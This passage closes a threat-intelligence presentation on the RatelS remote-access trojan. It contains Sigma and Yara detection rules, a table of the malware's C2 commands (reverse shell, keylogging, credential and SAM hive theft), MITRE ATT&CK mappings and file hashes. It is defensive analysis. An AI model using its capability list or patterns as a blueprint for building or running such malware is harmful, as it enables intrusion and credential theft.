    condition: selection_1 and selection_2
falsepositives:
    - Unknown
level: high
```

Detecting create a keylog file



```yaml
title: Suspicious Filewall Rule Add of RatelS
status: Experimental
description: Detects the Filewall Rule Add of RatelS
date: 02/19/2024
logsource:
    category: process_creation
    product: windows
detection:
    selection_1:
        CommandLine|contains|all:
        - 'netsh.exe'
        - 'advfirewall'
    selection_cmd1:
        CommandLine|contains: 'add rule name="Microsoft Edge ('
    selection_cmd2:
        CommandLine|contains: 'add rule name="TCPX '
    selection_img:
        ParentImage|endswith: '\cmd.exe'
    condition: selection_img and selection_1 and 1 of selection_cmd*
falsepositives:
    - Unknown
level: high
```

Detecting add a firewall rule

* We recommend deliberate testing and tuning prior to implementation in any production system

Countermeasures Against RatelS

Category	Examples of countermeasure	Detailed slides
Process	Scan memory and monitor the process activity (e.g., DLL Side-Loading, Process Injection)	- Yara rule (Appendix A) - Sigma rule (P.48)
Event Logs	Check following recorded Event ID: - 7045 (Service Install) Check following recorded Event IDs by Sysmon: - 1 (Process Creation) - 12 (Registry Event) - 13 (Registry Event)	- The example of event logs (P.46) - Sigma rule (P.48)
Created Files	Check the created files by RatelS's keylog module: - %ALLUSERSPROFILE%¥MSB¥kl - %ALLUSERSPROFILE%¥TS¥kl	- The example of file content (P.47)
Persistence	Check run key and service having following paths: - %ALLUSERSPROFILE%¥MSB¥<Legitimate exe file> - %ALLUSERSPROFILE%¥TS¥<Legitimate exe file>	
Registry	Check the created registry keys: - HKEY¥Software¥CLASSES¥MSB - HKCU¥Software¥CLASSES¥MSB - HKEY¥Software¥CLASSES¥TS - HKCU¥Software¥CLASSES¥TS	- The example of registry content (P.47)
Opening port	Check for port opening activity	- Sigma rule (P.48)
C2 Traffic	Detect the following HTTP request from proxy, traffic log, etc - POST /login.asp?id=44	- Snort / Suricata rule (P.45) - Splunk SPL query (P.45)

Conclusion

- **RatelS** is an interesting modular RAT **under development** and used by **TeleBoyi**
- TeleBoyi probably targets a **critical infrastructure** around the world
- There are some similarities between RatelS, HemiGate and PlugX in malware **implementation** or **function**. Behind these RATs may be **same developer** or **source code shared** among APT actors
- We propose about **detection and prevention** methods to protect similar attacks
- This threat can be detected by using Yara/Sigma rules, Sysmon, snort, Splunk SPL query and checking specific files/registry keys

References

1. https://www.virustotal.com/gui/file/e094163d9266ad932c6aeb98a158765ea96f663d764333bef8ce4eb04eccf609
2. https://www.trendmicro.com/en_us/research/23/h/earth-estries-targets-government-tech-for-cyberespionage.html
3. https://jsac.jpcert.or.jp/archive/2024/pdf/JSAC2024_1_7_hara_nakajima_kawakami_en.pdf
4. https://blogs.jpcert.or.jp/en/2015/01/analysis-of-a-r-ff05.html
5. https://jsac.jpcert.or.jp/archive/2024/pdf/JSAC2024_1_8_yi-chin_yu-tung_en.pdf

Appendix

Appendix A - Yara Rule

```
rule RatelS_body {
meta:
        description = "Detects RatelS malware"
        author = "LAC Co., Ltd."
strings:
        $str1 = "xxxrsa" ascii
        $str2 = "keylog" ascii
        $str3 = "other" ascii
        $str4 = "0.0.0.0" ascii
        $str5 = "fmain" ascii
        $str6 = "login.asp?id=44" ascii
condition:
  all of them
}
```

* We recommend deliberate testing and tuning prior to implementation in any production system

Appendix B – C2 Commands (Config size: 0x1A0)

ID	Description
0x100	Initial Communications
0x101	Get System Information
0x102	Get Module List
0x103	Load Module
0x104	Unload Module
0x105	Terminate own Process or Delete own Windows Service
0x106	Get Login Session List
0x107	Login
0x108	Get Configuration Data
0x109	Update Configuration Data
0x10A	Add Forward or Reverse Proxy Configuration
0x10B	Delete Forward or Reverse Proxy Configuration
0x10C	Get Forward or Reverse Proxy Configuration Lists
0x10D	Unknown
0x10E	Unknown
0x10F	Unknown
0x110	Set a Sleep Interval
0x201	Get Disk Drive Information
0x202	Get File List
0x203	Create a Directory
0x204	Delete a File or a Directory
0x205	Copy a File or a Directory
0x206	Move a File or a Directory

ID	Description
0x207	Rename a File or a Directory
0x208	Upload a File From C2 Server to Infected Host
0x209	Download a File From Infected Host to C2 Server
0x20A	Compress a File (using WinRAR)
0x20B	Execute a Program
0x301	Execute a Command
0x401	Start Reverse Shell Session
0x501	Set SOCKS5 Proxy
0x502	Add SOCKS5 Port Forward Setting
0x503	Delete SOCKS5 Port Forward Setting
0x601	Set Port Mapping
0x602	Add Port Mapping Setting
0x603	Delete Port Mapping Setting
0x604	Get Port Mapping Setting List
0x701	Get a Screen Capture
0x801	Start a Remote Desktop Connection
0x901	Start a Key Logging
0x902	Get a Key Logging status
0x903	Get a Key Logging List
0xA01	Delete a Event log
0xB01	Get a Credential Information
0xC01 *	Get a SAM and SYSTEM registry hive

* This command is supported on RatelS with configuration size 0x560

Appendix C – MITRE ATT&CK Techniques (1/2)

Tactic	ID	Name	Description
Initial Access	T1566.001	Phishing: Spearphishing Attachment	TeleBoyi uses email with an Excel sheet containing a malicious macro
Execution	T1204.002	User Execution: Malicious File	TeleBoyi uses relied upon users clicking on a malicious attachment delivered through spearphishing
	T1059.001	Command and Scripting Interpreter: PowerShell	Using PowerShell commands to download and execute payloads
	T1059.003	Command and Scripting Interpreter: Windows Command Shell	Using batch files to execute malware and Windows commands
	T1047	Windows Management Instrumentation	Using WMI queries to gather system information
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	RatelS uses a run key and startup folder
	T1543.003	Create or Modify System Process: Windows Service	RatelS is installed as a new service
	T1053.005	Scheduled Task/Job: Scheduled Task	RatelS has used a scheduled tasks to persist
Privilege Escalation	T1078.002	Valid Accounts: Domain Accounts	TeleBoyi has used compromised domain accounts, for lateral movement and privilege escalation
Credential Access	T1003.002	OS Credential Dumping: Security Account Manager	Using reg save command to save registry hives
	T1003.003	OS Credential Dumping: NTDS	Using esentutl command copy ntds.dit using the VSS

Appendix C – MITRE ATT&CK Techniques (2/2)

Tactic	ID	Name	Description
Defense Evasion	T1574.002	Hijack Execution Flow: DLL Side-Loading	RatelS has the ability to use DLL side-loading for execution
	T1027	Obfuscated Files or Information	RatelS decrypts its payload using RC4, XOR and ROR12
	T1055.002	Process Injection: Portable Executable Injection	RatelS injects itself into a target process
	T1562.004	Impair Defenses: Disable or Modify System Firewall	RatelS modifies the victim's Windows Firewall settings
Discovery	T1082	System Information Discovery	RatelS has a file search by dir command
Collection	T1056.001	Input Capture: Keylogging	RatelS has the ability to capture keystrokes via C2 commands
	T1560.001	Archive Collected Data: Archive via Utility	RatelS uses the WinRAR utility to compress data
	T1113	Screen Capture	RatelS has the ability to capture screenshots
	T1005	Data from Local System	RatelS has the ability to collect local files via C2 commands
Command And Control	T1071	Application Layer Protocol	RatelS uses a communicate with C2 server over HTTP, HTTPS or TLS
	T1095	Non-Application Layer Protocol	RatelS uses a communicate with C2 server over TCP
	T1090.002	Proxy: External Proxy	RatelS has the ability to configure SOCKS proxy via C2 commands
Exfiltration	T1041	Exfiltration Over C2 Channel	TeleBoyi has sent stolen exfiltrated data to C2 server
	T1567.002	Exfiltration Over Web Service: Exfiltration to Cloud Storage	TeleBoyi has exfiltrated data to Google Drive

Appendix D - Indicator of Compromises

Indicator	Type	Context
952ee1f925b7597d4b66432ec81234d	MD5	RatelS Loader
7423f9e3bb91efa4861833f75430d15038b9e0b4	SHA1	
64c5c9732a97f9b088e63173cb8781cae33d29934fdbe3652393394c4188d15c	SHA256	
d7f1952560a1609c33e9c72e0d9869b6	MD5	
9708ecc6855f57bd4a2ff5ebc8c57288923b1155	SHA1	
8ea2c9f6e87ecb0a351804521ab643fbf092cd69f2ffb7853415ba4272c78245	SHA256	
5f038785f17e4a825f469b4d730fb840	MD5	
bc92d96b409e7bda6d46caf4843dc9507c45b00f	SHA1	
a12236c9e7e7dab81f7d8aee11627da6fafa3f7346f1602fecc2925da716d86f	SHA256	
3972f12cb9319b9eeb49ffd1fdc5807e	MD5	RatelS Payload
f9b1ca8b5386bc93bbc49d63d4e18fd8f14f25a9	SHA1	
e094163d9266ad932c6aeb98a158765ea96f663d764333bef8ce4eb04eccf609	SHA256	
7eb2e061ceedbb5d9b228f8094d91328	MD5	RatelS
9a71a438872b0a582ee1775a8b31b4f0e1354ac9	SHA1	
d8e292024473e0aec623f13a0cfbc099c774189b98e69529f8170d9f00cf6d53	SHA256	
f6ec62c567bc7e24e95d48c8b0230a8a	MD5	
736140975d8f78884f8a323ddeb0df20c2f84216	SHA1	
e708b71910ddb011814f455b2cd067c5d171e4d34ed6a6579c8116b2c863f8c7	SHA256	

Thank you!

Any Question?